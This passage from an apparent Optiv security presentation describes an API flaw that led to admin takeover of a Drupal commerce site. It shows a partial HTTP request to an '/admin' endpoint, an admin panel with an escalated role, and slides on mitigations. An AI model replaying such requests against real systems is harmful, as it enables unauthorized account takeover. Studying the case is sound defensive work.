  7Zat81d-BxbTqKE5k7VZPTy6wB1crouWZuSuz79MWPgYrUeusPg_15Fe7RdJNszifq
  D1h0keajEHz29YAWnSnNk2v08URv7JSt9Eg
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
  Chrome/108.0.5359.125 Safari/537.36
9 Sec-Ch-Ua-Platform: "macOS"
10 Origin: https://develop[redacted]
11 Sec-Fetch-Site: same-site
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https:/[redacted]
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18 Content-Length: 199
19
20 {
21   "name":"[redacted]gmail.com",
22   "in":"/admin",
23   "description":"[redacted]@gmail.com",
24   "required":true,
25   "type":"string"
26 }
```


Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

Boom – Drupal Admin

Manage | Shortcuts | [redacted] | Admin Toolbar quick search

Admin Management | Content | Commerce | Structure | Appearance | Extend | Configuration | People | Reports | Help

View | Payment methods | Shortcuts | Edit | Orders

Home » John Doeasdf

Current password

Required if you want to change the *Email address* or *Password* below. Reset your password.

Email address *

[redacted]@gmail.com

A valid email address. All emails from the system will be sent to this address. The email address is not made public and will only be used if you wish to receive a new password or wish to receive certain news or notificat

Username *

[redacted]@gmail.com

Several special characters are allowed, including space, period (.), hyphen (-), apostrophe (’), underscore (_), and the @ sign.

Password

Password strength:

Confirm password

Passwords match:

To change the current user password, enter the new password in both fields.

Status

- ○ Blocked
- ◉ Active

Roles

- ☑ authenticated user
- ☐ administrator
- ☑ cms_admin

Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

OPTIV

Impact and Mitigations

- Full takeover of Customer accounts, services, pricing, API keys, and ultimately RCE

- Mitigations:
- Authentication on ALL APIs (repetitive)
- Understand risks with rolling own code/APIs or self enrollments.

OPTIV

Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

Key Takeaways

- Ensure all endpoints are protected and tested (developer, admin, authenticated, etc)
- Things aren't as complex as they seem
- Assumptions are the mother of all mistakes
- API monitoring and detection awareness
- SDLC

OPTIV

Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

Questions?

OPTIV

Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

Secure greatness™

OPTIV

Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

OPTIV

Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.